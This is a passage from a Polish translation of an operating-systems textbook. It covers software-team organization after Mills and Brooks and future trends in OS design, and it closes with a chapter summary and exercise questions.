Tabela 12.2. Propozycja struktury dziesięcioosobowego zespołu projektowego sformułowana przez Millsa

Tytuł	Zadania
Główny programista	Projektuje architekturę oprogramowania i pisze kod źródłowy
Drugi pilot	Pomaga głównemu programiście i pełni funkcję powiernika jego pomysłów i koncepcji
Administrator	Zarządza ludźmi, budżetem, przestrzenią, wyposażeniem, raportami itp.
Redaktor	Redaguje dokumentację tworzoną przy okazji zadań realizowanych przez głównego programistę
Sekretarki	Administrator i redaktor potrzebują sekretarek
Dokumentalista	Dba o utrzymanie właściwego stanu archiwów kodu i dokumentacji
Specjalista ds. narzędzi	Zapewnia głównemu programiście dostęp do wszelkich niezbędnych narzędzi
Tester	Testuje kod głównego programisty
Specjalista ds. języka programowania	Osoba zatrudniona w niepełnym wymiarze godzin odpowiedzialna za doradzanie głównemu programiście w kwestiach związanych ze stosowanym językiem programowania

Minęły trzy dekady, zanim opisane powyżej propozycje doczekały się wykorzystania w prawdziwym środowisku produkcyjnym. Pewne aspekty uległy co prawda zmianie (zatrudnianie specjalistów ds. języków programowania nie jest już takie ważne, ponieważ język C jest nieporównanie prostszy od języka PL/I), jednak ogólna koncepcja pojedynczej osoby kontrolującej cały projekt pozostaje w mocy. Ta jedna osoba powinna mieć możliwość koncentrowania się wyłącznie na projektowaniu i programowaniu — stąd konieczność współpracy zespołu wspierającego (choć oczywiście współczesne narzędzia pozwalają znacznie ograniczyć rozmiar tego zespołu). Ogólna idea Millsa jest jednak wciąż aktualna.

Organizacja każdego dużego zespołu projektowego musi mieć charakter hierarchiczny. Na najniższym poziomie mamy do czynienia z małymi zespołami kierowanymi przez głównych programistów. Następny poziom tworzą grupy zespołów koordynowane przez menedżera. Doświadczenie pokazuje, że każda jednostka zarządzana przez menedżera zajmuje 10% jego czasu, zatem w pełni obciążony menedżer powinien koordynować prace dziesięciu zespołów. Menedżerowie także mają swoich kierowników itp.

Brooks odkrył, że złe wieści nie są zbyt sprawnie przekazywane w góre drzewa. Jerry Saltzer z MIT określił to zjawisko mianem *lampki złych wiadomości* (ang. *bad-news diode*). Żaden główny programista ani menedżer nie jest skłonny informować swojego przełożonego np. o 4-miesięcznym opóźnieniu projektu i o braku możliwości realizacji zadania w założonym terminie. Wszystkiemu winna jest 2000-letnia tradycja ścinania posłańców złych wieści. Właśnie dlatego kierownictwo

organizacji zwykle nie ma pojęcia o prawdziwym stanie projektu. A kiedy już nawet dociera do nich informacja o opóźnieniach, reagują zwiększeniem liczności zespołu projektowego, co z kolei prowadzi do skutków wskazanych w prawie Brooksa.

W praktyce największe firmy, które mają już dość duże doświadczenie w wytwarzaniu oprogramowania i doskonale znają skutki nieprzemyślanych strategii realizacji projektów, przynajmniej próbują wypracowywać coraz doskonalsze modele tworzenia produktów. Dla odmiany mniejsze, mniej doświadczane przedsiębiorstwa, które nie mogą się doczekać debiutu rynkowego, często ignorują zasady prawidłowej realizacji projektów. Pośpiech zwykle powoduje, że osiągane wyniki są dalekie od optymalnych.


Ani Brooks, ani Mills nie przewidział wzrostu znaczenia i popularności produktów typu open source. Pomimo wielu wątpliwości (wyrażanych zwłaszcza przez przedstawicieli dużych firm produkujących oprogramowanie o zamkniętym dostępie do kodu źródłowego) oprogramowanie open source odniósło ogromny sukces. Oprogramowanie open source jest wszędzie — od dużych serwerów po urządzenie wbudowane i od przemysłowych systemów sterowania po podręczne smartfony. Obecnie duże firmy, takie jak Google i IBM, wykorzystują możliwości systemu Linux i aktywnie współuczestniczą w tworzeniu jego kodu. Warto przy tej okazji wspomnieć, że większość udanych projektów open source była realizowana pod kierownictwem głównego programisty, zgodnie z modelem jednej osoby kontrolującej projekt architektury (tak było w przypadku jądra systemu Linux tworzonego pod kierownictwem Linusa Torvaldsa oraz kompilatora GNU C tworzonego pod kierownictwem Richarda Stallmana).

12.5.3. Znaczenie doświadczenia

Zatrudnienie doświadczonych projektantów jest kluczem do powodzenia każdego projektu wytwarzania oprogramowania. Brooks odkrył, że większość błędów występuje nie w kodzie, a w projekcie. Oznacza to, że programiści prawidłowo zrealizowali to, co zleciли im projektanci. Problem w tym, że zlecono im niewłaściwe zadania. Żadne oprogramowanie testowe nie wykrywa błędnych specyfikacji.

Brooks zaproponował odejście od klasycznego modelu wytwarzania pokazanego na rysunku 12.5(a) na rzecz modelu pokazanego na rysunku 12.5(b). Zgodnie z jego koncepcją w pierwszej kolejności należy napisać program główny, którego działanie sprawdza się do wywoływania procedur najwyższego poziomu, które z kolei początkowo są zastępowane przez atrapy. Tak realizowany projekt umożliwia komplikację budowanego systemu od pierwszego dnia prac, choć oczywiście początkowo ten system nie będzie realizował żadnych zadań. W miarę upływu czasu atrapy są zastępowane przez prawdziwe moduły. Oznacza to, że testy integracyjne systemu mogą być stale realizowane, zatem błędy w projekcie są ujawniane dużo wcześniej niż w modelu tradycyjnym. W efekcie proces uczenia się na błędnych decyzjach projektowych rozpoczyna się na dużo wcześniejszym etapie cyklu wytwarzania.

Niewielka wiedza bywa niebezpieczna. Brooks zaobserwował ciekawe zjawisko określane mianem *efektu drugiego systemu* (ang. *second system effect*). Pierwszy produkt budowany przez zespół projektowy zwykle jest minimalistyczny, ponieważ projektanci obawiają się, że ich planu w ogóle nie uda się zrealizować. Wskutek tej niepewności początkujące zespoły nie decydują się na implementowanie mniej ważnych funkcji. Jeśli jednak pierwszy projekt okaże się sukcesem, zespół niemal natychmiast przystępuje do tworzenia jego następcy. Tym razem projektanci są pod wrażeniem własnego sukcesu i decydują się na umieszczenie w nowej wersji systemu wszystkich elementów, z których świadomie zrezygnowali podczas budowy pierwszej wersji.



Rysunek 12.5. (a) Tradycyjne etapy projektowania oprogramowania; (b) alternatywny model pracy polegający na tworzeniu od pierwszego dnia działającego (choć bezwartościowego) systemu operacyjnego

W efekcie druga wersja systemu okazuje się przeppełniona funkcjami i działa nieporównanie wolniej od pierwszej. Za trzecim razem zespół jest już otrzeźwiony wskutek niepowodzenia drugiej wersji i ponownie wykazuje więcej ostrożności.

Dobrym przykładem ilustrującym to zjawisko jest para CTSS-MULTICS. CTSS był pierwszym uniwersalnym systemem z podziałem czasu i okazał się ogromnym sukcesem, mimo minimalnej funkcjonalności. Jego następcą, system MULTICS, okazał się projektem zbyt ambitnym, co skończyło się dla niego fatalnie. Chociaż pomysły projektantów tego systemu były dość interesujące, liczba nowych rozwiązań okazała się po prostu zbyt długa, co znacznie obniżyło wydajność systemu i przekreśliło jego szanse na sukces rynkowy. Trzeci system, nazwany UNIX, był już tworzony dużo ostrożniej i zyskał nieporównanie więcej uznania wśród użytkowników.

12.5.4. Nie istnieje jedno cudowne rozwiązanie

Oprócz wspomnianej już książki *The Mythical Man Month* Brooks napisał niezwykle ważny artykuł zatytuowany *No Silver Bullet* [Brooks, 1987], w którym przekonywał, że żadna z wielu proponowanych wówczas cudownych recept na podniesienie produktywności programistów (nawet o rząd wielkości) nie spełniła pokładanych w niej nadziei. Doświadczenie pokazuje, że miał rację.

Do takich recept proponowanych przez lata można by zaliczyć coraz lepsze języki wysokopoziomowe, programowanie obiektowe, sztuczną inteligencję, systemy eksperckie, programowanie automatyczne, programowanie graficzne, weryfikację programów oraz zintegrowane środowiska programowania. Być może następna dekada przyniesie jakieś ciekawe rozwiązanie, a może nadal będziemy zmuszeni do stopniowego, systematycznego doskonalenia naszych technik.

12.6. TRENDY W ŚWIECIE PROJEKTÓW SYSTEMÓW OPERACYJNYCH

W 1899 roku szef Biura Patentowego Stanów Zjednoczonych Charles H. Duell zasugerował prezydentowi McKinleyowi zamknięcie tego biura (pozbawienie go pracy!), uzasadniając ten wniosek twierdzeniem: „Wszystko, co można było wynaleźć, zostało już wynalezione” [Cerf and Navasky, 1984]. Zaledwie kilka lat później Thomas Edison wykazał, jak dalece błędne były przewidywania


Duella — udoskonalił żarówkę, wynalazł fonograf i projektor filmowy. Chodzi o to, że świat ciągle się zmienia, a systemy operacyjne muszą przez cały czas dostosowywać się do nowej rzeczywistości. W tym podrozdziale wymienimy kilka trendów, które są istotne z punktu widzenia wspólnoczesnych projektantów systemów operacyjnych.

Aby uniknąć nieporozumień — *platformy sprzętowe* wymienione poniżej już są dostępne. Nie ma jedynie oprogramowania systemu operacyjnego, który pozwoliłby skutecznie je wykorzystywać.

Ogólnie rzecz biorąc, gdy pojawi się nowy sprzęt, zazwyczaj jest na nim uruchamiane stare oprogramowanie (Windows, Linux itp.). W dłuższej perspektywie to zły pomysł. Do obsługi nowoczesnego sprzętu potrzebujemy nowoczesnego oprogramowania. Jeśli jesteś studentem informatyki lub inżynierii oprogramowania albo profesjonalistą w tych dziedzinach, Twoją pracą domową powinno być opracowanie takiego oprogramowania.

12.6.1. Wirtualizacja i przetwarzanie w chmurze

Wirtualizacja to koncepcja, dla której (ponownie) nadszedł odpowiedni czas. Po raz pierwszy termin ten pojawił się w 1967 roku wraz z systemem IBM CP/CMS. Obecnie jest wykorzystywany „w pełnej krasie” na platformie x86. Tak jak pokazano na rysunku 12.6, w wielu współczesnych komputerach jest dostępna sprzętowa obsługa tzw. hipernadzorców (ang. *hypervisors*), czyli monitorów maszyn wirtualnych. Hipernadzorcy tworzą szereg maszyn wirtualnych — na każdej z nich działa odrębny system operacyjny. Tematykę tę omawialiśmy w rozdziale 7. Jak się wydaje — ta technologia jest domeną przyszłości. Obecnie wiele firm wykorzystuje koncepcję wirtualizacji znacznie szerzej — także w odniesieniu do innych zasobów. Istnieje np. duże zainteresowanie wirtualizacją zarządzania urządzeniami sieciowymi — łącznie z zarządzaniem sieciami w chmurze. Ponadto producenci i badacze stale pracują nad ulepszaniem hipernadzorców — w różnym znaczeniu słowa „ulepszanie”: dążą do tego, by były mniejsze, szybsze lub lepiej odizolowane.



Rysunek 12.6. Hipernadzorca kontrolujący pracę czterech maszyn wirtualnych

12.6.2. Układy wielordzeniowe

Kiedyś pamięć była tak cennym zasobem, że programiści „znali” każdy jej bajt osobiście i „obchodziли jego urodziny”. Obecnie programiści rzadko przejmują się, jeśli tu czy tam stracą kilka megabajtów. Dla większości aplikacji pamięć nie jest już ograniczonym zasobem. Co będzie, gdy zasoby rdzeni staną się równie obfite? Mówiąc inaczej: uwzględnawszy to, że producenci sprzętu instalują coraz więcej rdzeni w układach, zastanówmy się, co się stanie, jeśli programiści przestaną się martwić tym, że tu czy tam stracą kilka z nich.

Układy wielordzeniowe są już dostępne, ale systemy operacyjne nie korzystają z nich właściwie. W rzeczywistości systemy operacyjne dostępne na rynku często nawet nie skalują się poza kilkudziesiąt rdzeni, a programiści stale walczą, aby usunąć wszystkie przeszkody, które ograniczają skalowalność.

Oczywiste pytanie brzmi: co będą robić wszystkie te rdzenie? W przypadku serwera obsługującego wiele tysięcy żądań klientów na sekundę odpowiedź może być stosunkowo prosta. Możemy np. zdecydować o przydzieleniu dedykowanego rdzenia do każdego żądania. Przy założeniu, że nie wystąpią zbyt wielkie problemy z blokowaniem, takie rozwiązanie może się sprawdzić. Ale co mamy zrobić z wszystkimi tymi rdzeniami na tabletach?

Można również sformułować inne pytanie: jakiego *rodzaju* rdzeni potrzebujemy? Rdzenie superskalarnie o głębokich potokach z wyrafinowanymi mechanizmami wykonywania nie po kolei (ang. *out-of-order execution*) oraz wykonywania spekulatywnego (ang. *speculative execution*) przy wysokich częstotliwościach zegara mogą się sprawdzać dla kodu sekwencyjnego, ale nie będą już tak łaskawe dla naszych rachunków za energię. Takie układy nie przydadzą się nam również zbytnio, jeśli zadanie w dużym stopniu wymaga przetwarzania równoległego. Wiele aplikacji działa lepiej, jeśli rdzenie są mniejsze i prostsze, ale jest ich więcej. Niektórzy eksperci są zwolennikami heterogenicznych układów wielordzeniowych, ale pytania pozostają takie same: jakie rdzenie, ile i z jaką szybkością mają działać? A nie wspomnialiśmy nawet o problemach dotyczących działania systemu operacyjnego i wszystkich jego aplikacji. Czy system operacyjny będzie działał na wszystkich rdzeniach, czy tylko na niektórych? Czy będzie wykorzystywany jeden stos sieciowy, czy więcej? W jakim stopniu będzie potrzebne współdzielenie? Czy określone rdzenie powinny być przeznaczone do specyficznych funkcji systemu operacyjnego (np. stosu sieci lub pamięci trwałej)? Jeśli tak, to czy takie funkcje powinny być replikowane w celu zapewnienia lepszej skalowalności?

Poznając różne kierunki rozwoju, badacze zajmujący się systemami operacyjnymi starają się obecnie sformułować odpowiedzi na te pytania. Podczas gdy naukowcy mogą się nie zgadzać co do niektórych odpowiedzi, większość z nich potwierdza jedną rzecz: obecne czasy są ekscytujące dla badań nad systemami!

12.6.3. Systemy operacyjne z wielkimi przestrzeniami adresowymi

Rozwój architektur sprzętowych i rezygnacja z 32-bitowych przestrzeni adresowych na rzecz 64-bitowych umożliwiły wprowadzenie daleko idących zmian także w projektach systemów operacyjnych. 32-bitowa przestrzeń adresowa wbrew pozorom nie jest zbyt duża. Jeśli spróbujemy tak podzielić dostępne 2^{32} bajtów, aby każdy dysponował własnym bajtem, szybko okaże się, że liczba dostępnych bajtów jest niewystarczająca. Z drugiej strony 2^{64} to około 2×10^{19} bajtów — wystarczająco, by każdemu użytkownikowi na świecie udostępnić przestrzeń obejmującą aż 3 GB.

Co właściwie można zrobić z przestrzenią adresową obejmującą 2×10^{19} bajtów? Na początek możemy zrezygnować z koncepcji systemu plików. Zamiast korzystać z systemu plików, wszystkie pliki można (przynajmniej teoretycznie) stale przechowywać w pamięci wirtualnej. W końcu mamy do dyspozycji miejsce dla ponad miliarda pełnometrażowych, skompresowanych filmów, z których każdy zajmuje po 4 GB pamięci.

Innym możliwym zastosowaniem tak dużej przestrzeni adresowej jest jej wykorzystanie w roli magazynu trwałych obiektów. Obiekty można tworzyć i przechowywać w przestrzeni adresowej, dopóki istnieje choć jedno odwołanie do tych obiektów (dopiero po usunięciu tego odwołania obiekty można automatycznie usunąć). Tego rodzaju obiekty w przestrzeni adresowej miałyby trwały charakter, nawet mimo wyłączania i ponownego uruchamiania komputera. 64-bitowa przestrzeń adresowa stwarza możliwość tworzenia obiektów w tempie 100 MB/s przez pięć tysięcy lat — dopiero po tym czasie wyczerpalibyśmy przestrzeń adresową. Oczywiście przechowywanie tak dużej ilości danych wymagałoby ogromnej przestrzeni dyskowej na potrzeby

stronicowania, jednak po raz pierwszy w historii czynnikiem ograniczającym byłaby właśnie przestrzeń dyskowa, nie — jak do tej pory — przestrzeń adresowa.

Możliwość przechowywania tak dużej liczby obiektów w przestrzeni adresowej powoduje, że warto ponownie rozważyć ciekawą koncepcję jednoczesnego wykonywania wielu procesów w tej samej przestrzeni adresowej. Takie procesy mogłyby współdzielić te obiekty. Taki model funkcjonowania z natury rzeczy wymagałby stosowania zupełnie innych systemów operacyjnych niż obecnie.

Innym aspektem funkcjonowania systemu operacyjnego, który wymaga ponownej analizy w kontekście 64-bitowej przestrzeni adresowej, jest pamięć wirtualna. Jeśli przestrzeń adresowa obejmuje 2^{64} bajty, a pojedyncza strona zajmuje 8 kB, mamy do czynienia z 2^{51} stron. Konwencjonalne tablice stron nie oferują możliwości skalowania do tak dużych rozmiarów, zatem potrzebne są nieco inne rozwiązania. Jedna z możliwości to tzw. odwrócone tablice stron, ale zaproponowano też kilka innych koncepcji [Talluri et al., 1995]. Jak widać, niemal każdy aspekt funkcjonowania 64-bitowych systemów operacyjnych stwarza pole do nowych badań.

12.6.4. Bezproblemowy dostęp do danych

Od początków techniki obliczeniowej istniało silne rozróżnienie pomiędzy *tym* komputerem, a *tamtym* komputerem. Jeśli dane były na *tym* komputerze, dostęp do nich z *tamtego* komputera był niemożliwy, o ile dane nie zostały wcześniej przeniesione. Na podobnej zasadzie, nawet jeśli mielibyśmy dostęp do danych, nie moglibyśmy z nich korzystać bez zainstalowania odpowiedniego oprogramowania. Ten model się zmienia.

Obecnie użytkownicy oczekują, aby większość danych była dostępna z dowolnego miejsca i w dowolnym czasie. Zazwyczaj można to osiągnąć poprzez przechowywanie danych w chmurze przy użyciu usług magazynowania, takich jak Dropbox, GoogleDrive, iCloud czy SkyDrive. Wszystkie pliki, które są tam przechowywane, mogą być dostępne z dowolnego urządzenia, które ma połączenie z siecią. Ponadto programy, które są potrzebne do uzyskania dostępu do danych, często także znajdują się w chmurze, więc nawet nie trzeba instalować wszystkich programów. Użytkownicy mogą czytać i modyfikować dokumenty tekstowe, arkusze kalkulacyjne i prezentacje za pomocą smartfonów w toalecie. Ogólnie ta sytuacja jest postrzegana jako postęp.

Bezproblemowe działanie tych mechanizmów jest jednak trudne i wymaga dużo „inteligentnych” rozwiązań systemowych „pod maską”. Co np. zrobić, jeśli brakuje połączenia sieciowego? Oczywiście nie chcemy, aby użytkownicy nie mogli kontynuować pracy. Można by buforować zmiany lokalnie i aktualizować dokument główny po ponownym ustaleniu połączenia, ale co zrobić, jeśli zmiany powodujące konflikty zostały wprowadzone na wielu urządzeniach? To jest bardzo powszechny problem, gdy wielu użytkowników współdzieli dane, ale może się zdarzyć nawet w przypadku pojedynczego użytkownika. Ponadto, jeśli plik jest duży, nie chcemy czekać przez długi czas, aż cały się załaduje. Buforowanie, wstępne ładowanie i synchronizacja są tu kwestiami kluczowymi. Współczesne systemy operacyjne rozwiązują problemy dokładnego scalania wielu maszyn. Z pewnością w tej dziedzinie jest możliwy znaczący postęp.

12.6.5. Komputery zasilane bateriami

Sześćdziesięcioczterobitowe przestrzenie adresowe, połączenia sieciowe o dużej przepustowości, wiele procesorów oraz wysokiej jakości karty dźwiękowe i graficzne bez wątpienia są dziś standardem dla komputerów biurkowych i błyskawicznie stają się standardem dla notebooków, table-

tów, a nawet smartfonów. W związku z kontynuacją tego trendu ich systemy operacyjne silą rzeczy muszą różnić się od bieżących systemów, aby spełnić rosnące oczekiwania użytkowników. Ponadto muszą zarządzać budżetem mocy po to, by zachować „zimną krew”. Odprowadzanie ciepła i zarządzanie zużyciem energii to tylko niektóre z najważniejszych wyzwań, dotyczących nawet komputerów wysokiej klasy.

Z drugiej strony jeszcze rosnącą częścią rynku komputerów osobistych jest segment komputerów zasilanych bateriami, w tym notebooków, tabletów, laptopów w cenie do 100 dolarów oraz smartfonów. Większość z tych urządzeń dysponuje połączeniami bezprzewodowymi ze światem zewnętrznym. Wymienione urządzenia potrzebują systemów operacyjnych, które są mniejsze, szybsze, bardziej elastyczne i niezawodne od systemów operacyjnych komputerów tradycyjnych. Wiele z tych urządzeń bazuje dziś na tradycyjnych systemach operacyjnych, takich jak Linux, Windows i OS X, ale ze znaczącymi modyfikacjami. Ponadto często używają rozwiązań bazujących na mikrojądrze (hipernadzorcy) w celu zarządzania stosem połączeń radiowych.

Te systemy operacyjne muszą lepiej niż obecne systemy obsługiwać operacje w pełnym połączeniu (czyli przewodowe), słabym połączeniu (czyli bezprzewodowe) i bez połączenia. Obejmuje to m.in. takie zadania jak gromadzenie danych przed przejściem do trybu offline oraz rozwiązywanie problemów spójności po ponownym wejściu do trybu online. Nowe systemy muszą też dużo lepiej od współczesnych rozwiązań radzić sobie z problemami mobilności, jak odnajdywanie drukarki laserowej, logowanie się czy bezprzewodowe wysyłanie plików do wydrukowania. Kluczem do sukcesu tych systemów będzie też prawidłowe zarządzanie zasilaniem, w tym efektywne mechanizmy przekazywania pomiędzy systemem operacyjnym a aplikacjami informacji o pozostałym czasie pracy na bateriach i optymalnym sposobie korzystania z dostępnej energii. Duże znaczenie będzie miało także zdolność dostosowywania się aplikacji do takich ograniczeń jak miniaturowe ekrany. I wreszcie nowe tryby wejścia i wyjścia, w tym rozpoznanie pisma i mowy, może wymagać od systemu operacyjnego lepszej obsługi nowych technik. Istnieje prawdopodobieństwo, że system operacyjny dla zasilanego bateriami, podręcznego, bezprzewodowego i sterowanego głosem komputera będzie znaczco różny od systemu projektowanego z myślą o 64-bitowym, 16-rdzeniowym komputerze biurkowym dysponującym gigabitowym, światłowodowym połączeniem sieciowym. Nietrudno sobie również wyobrazić istnienie rozmaitych rozwiązań hybrydowych, które także będą miały swoje unikatowe wymagania.

12.6.6. Systemy wbudowane

Jednym z ostatnich obszarów, które w niedalekiej przyszłości będą wymagały opracowania nowych, lepszych systemów operacyjnych, są tzw. systemy wbudowane. Systemy operacyjne sterujące pracą pralek, kuchenek mikrofalowych, zabawek, odbiorników radiowych (także internetowych), odtwarzaczy MP3, kamer cyfrowych, wind i rozruszników serca z natury rzeczy będą się różniły od wszystkich systemów opisanych powyżej. Każdy z tych systemów prawdopodobnie będzie projektowany z myślą o konkretnych zastosowaniach, ponieważ trudno zakładać, by ktośkolwiek próbował umieścić w swoim rozruszniku serca kartę PCIe, aby przekształcić ten rozrusznik np. w windę. Ponieważ wszystkie systemy wbudowane muszą obsługiwać ograniczoną liczbę programów (znanych już na etapie projektowania tych systemów), można te systemy optymalizować dużo skuteczniej niż w przypadku systemów uniwersalnych.

Jednym z najbardziej obiecujących trendów w świecie systemów wbudowanych jest koncepcja rozszerzalnych systemów operacyjnych (np. Paramecium i Exokernel). W zależności od potrzeb

aplikacji mogą to być systemy lekkie lub ciężkie — jedynym wymaganiem jest zachowanie należyej spójności. Ponieważ systemy wbudowane będą produkowane w setkach milionów, mówimy o naprawdę ogromnym rynku dla nowych systemów operacyjnych.

12.7. PODSUMOWANIE

Projektowanie systemu operacyjnego rozpoczyna się od określenia jego zadań. Interfejs tworzonego systemu powinien być prosty, kompletny i efektywny. Projektant powinien postępować zgodnie z zaleceniami paradygmatu interfejsu, paradygmatu wykonywania i paradygmatu danych.

Struktura systemu powinna być przemyślana — warto wybrać któryś z doskonale znanych i udokumentowanych technik, jak struktura wielowarstwowa lub architektura klient-serwer. Komponenty wewnętrzne systemu powinny być ortogonalne i ściśle oddzielać strategię od mechanizmu. Projektant jest zobowiązany dokładnie przemyśleć takie aspekty jak zakres stosowania statycznych i dynamicznych struktur danych, nazewnictwo, czas kojarzenia czy kolejność implementowania modułów.

Wydajność jest oczywiście bardzo ważna, jednak decyzje o optymalizacji należy podejmować ostrożnie, aby przypadkowo nie uszkodzić struktury systemu. Warto poświęcić trochę czasu na rozstrzygnięcie dilemma przestrzeń-czas oraz rozważyć zastosowanie takich technik jak buforowanie, wskazówki, wykorzystanie efektu lokalności oraz optymalizacja typowego przypadku.

Pisanie systemu w kilkuosobowym zespole różni się od pracy nad wielkim systemem operacyjnym w gronie 300 osób. W drugim przypadku kluczem do sukcesu projektu jest właściwa struktura zespołu oraz sprawne zarządzanie pracami.

I wreszcie w nadchodzących latach systemy operacyjne muszą ewoluować w odpowiedzi na pojawiające się nowe trendy i wyzwania. Źródłem tych wyzwań są środowiska obejmujące sprzętowe monitory maszyn wirtualnych, systemy wielordzeniowe, 64-bitowe przestrzenie adresowe, podręczne komputery bezprzewodowe i systemy wbudowane. Najbliższe lata będą więc wyjątkowo ciekawym czasem dla projektantów systemów operacyjnych.

PYTANIA

1. Prawo Moore'a mówi o fenomenie wykładniczego wzrostu podobnego do tego, który można zaobserwować w populacji niektórych gatunków zwierząt przeniesionych z dużą ilością pożywienia do nowego środowiska, w którym nie występują naturalni wrogowie tych gatunków. W środowisku naturalnym ten wykładniczy wzrost ostatecznie przyjmuje postać krzywej sigmoidalnej z prostą asymptotyczną wyznaczającą limit pożywienia lub opanowanie przez lokalnych drapieżników sztuki polowania na nowe ofiary. Opisz czynniki, które ostatecznie ograniczają tempo doskonalenia sprzętu komputerowego.
2. Na listingu 12.1 pokazano dwa paradygmaty: algorytmiczny i zdarzeniowy. Dla każdego z wymienionych poniżej rodzajów programów spróbuj określić, które paradygmaty będą właściwsze (łatwiejsze do zastosowania):
 - (a) kompilator,
 - (b) program do edycji fotografii,
 - (c) program płacowy.

3. Hierarchiczne nazwy plików zawsze zaczynają się od górnej części drzewa. Dla przykładu plik nosi nazwę `/usr/ast/books/mos2/chap-12`, a nie `chap-12/mos2/books/ast/usr`. Dla odróżnienia nazwy DNS zaczynają się od dołu drzewa i są budowane w górę. Czy istnieje jakiś zasadniczy powód tej różnicy?
4. Corbató zasugerował, że system powinien oferować możliwie minimalny mechanizm. Poniżej zamieszczono listę wywołań systemowych standardu POSIX, które były dostępne także w systemie UNIX Version 7. Które z tych wywołań są nadmiarowe, czyli takie, które można usunąć bez ryzyka utraty niezbędnych funkcji, tj. mogą być zastąpione przez kombinacje innych wywołań systemowych realizujących te same zadania z podobną efektywnością? Oto wspomniane wywołania: `access`, `alarm`, `chdir`, `chmod`, `chown`, `chroot`, `close`, `creat`, `dup`, `exec`, `exit`, `fcntl`, `fork`, `fstat`, `ioctl`, `kill`, `link`, `lseek`, `mkdir`, `mknod`, `open`, `pause`, `pipe`, `read`, `stat`, `time`, `times`, `umask`, `unlink`, `utime`, `wait` i `write`.
5. Założymy, że warstwy 3. i 4. z rysunku 12.1 zamieniono miejscami. Jakie konsekwencje miałoby to dla projektu systemu?
6. W systemie klient-serwer z mikrojądrem zadaniem tego mikrojądra jest tylko przekazywanie komunikatów. Czy mimo to procesy użytkownika mogą tworzyć semafory i ich używać? Jeśli tak, jak to możliwe? Jeśli nie, dlaczego?
7. Ostrożna optymalizacja może podnieść wydajność wywołań systemowych. Wyobraź sobie sytuację, w której pewne wywołanie systemowe jest stosowane co 10 ms. Średni czas realizacji tego wywołania zajmuje 2 ms. Gdyby udało się dwukrotnie skrócić czas wykonywania tego wywołania, ile czasu zajmowałoby wykonywanie procesu, który do tej pory realizował swoje zadania w 10 s?
8. Systemy operacyjne często stosują dwa poziomy nazewnictwa: wewnętrzny i zewnętrzny. Jakie są różnice dzielące oba poziomy nazw w następujących aspektach:
 - (a) długości,
 - (b) unikatowości,
 - (c) hierarchii?
9. Jednym ze sposobów obsługi tablic, których rozmiar nie jest znany z góry, jest stosowanie struktur stałych rozmiarów i — w razie wypełnienia — zastępowanie ich większymi strukturami (po skopiowaniu wszystkich wpisów oryginalna, mniejsza struktura zostaje zwolniona). Jakie są zalety i wady konstruowania dwukrotnie większej tablicy w porównaniu z tablicą większą o zaledwie 50% od poprzedniej wypełnionej struktury?
10. Na listingu 12.2 użyto flagi `found` do określenia, czy udało się zlokalizować poszukiwany identyfikator PID. Czy można by zrezygnować z flagi `found` i ograniczyć się do sprawdzania wartości zmiennej `p` na końcu pętli `for`, aby określić, czy osiągnięto koniec przeszukiwanej struktury?
11. W kodzie z listingu 12.3 udało się ukryć różnice dzielące procesory Pentium i UltraSPARC dzięki zastosowaniu komplikacji warunkowej. Czy to samo rozwiązanie można by wykorzystać do ukrywania różnic pomiędzy komputerami x86 wyposażonymi wyłącznie w dyski IDE a komputerami x86 wyposażonymi wyłącznie w dyski SCSI? Czy takie rozwiązanie byłoby właściwe?
12. Pośrednictwo jest jednym ze sposobów podnoszenia elastyczności algorytmów. Czy pośrednictwo ma jakieś wady? Jeśli tak, jakie?

13. Czy procedury wielobieżne mogą dysponować prywatnymi, statycznymi zmiennymi globalnymi? Uzasadnij swoją odpowiedź.
14. Makro pokazane na listingu 12.4(b) jest bez wątpienia bardziej efektywne od procedury z listingu 12.4(a). Jego wadą jest jednak spora nieczytelność. Czy zaproponowane makro ma też inne wady? Jeśli tak, jakie?
15. Przypuśćmy, że musimy znaleźć sposób określenia, czy liczba bitów w 32-bitowym słowie jest parzysta, czy nieparzysta. Spróbuj opracować algorytm możliwie szybko wykonujący niezbędne obliczenia.
- W razie potrzeby możesz użyć maksymalnie 256 kB pamięci RAM dla wykorzystywanych tablic. Spróbuj napisać makro implementujące Twój algorytm. *Zadanie dodatkowe:* napisz procedurę wyznaczającą wynik poprzez przeszukiwanie w pętli kolejnych 32 bitów. Zmierz, ile razy szybsze jest Twoje makro od tej procedury.
16. Na rysunku 12.4 pokazano, jak w plikach w formacie GIF wykorzystuje się wartości 8-bitowe do indeksowania palety kolorów. To samo rozwiążanie można by zastosować dla 16-bitowej palety kolorów. W jakich okolicznościach — jeśli potrafisz takie wskazać — miałoby sens stosowanie 24-bitowej palety kolorów?
17. Jedną z wad formatu GIF jest konieczność dołączania do plików graficznych palety kolorów, która z natury rzeczy zwiększa ich rozmiar. Jaki jest minimalny rozmiar obrazu, dla którego stosowanie takiej 8-bitowej palety kolorów staje się opłacalne? Odpowiedz na to samo pytanie także w kontekście 16-bitowej palety kolorów.
18. W rozdziale pokazano, jak przechowywanie ścieżek do plików w pamięci podręcznej może istotnie przyspieszyć interpretację tych ścieżek. Inną ciekawą techniką jest korzystanie z programu demona otwierającego wszystkie pliki w katalogu głównym i stale utrzymującego ten stan tylko po to, by wymusić ciągłe utrzymywanie odpowiednich i-węzłów w pamięci. Czy takie rozwiązanie może być bardziej efektywne od buforowania ścieżek?
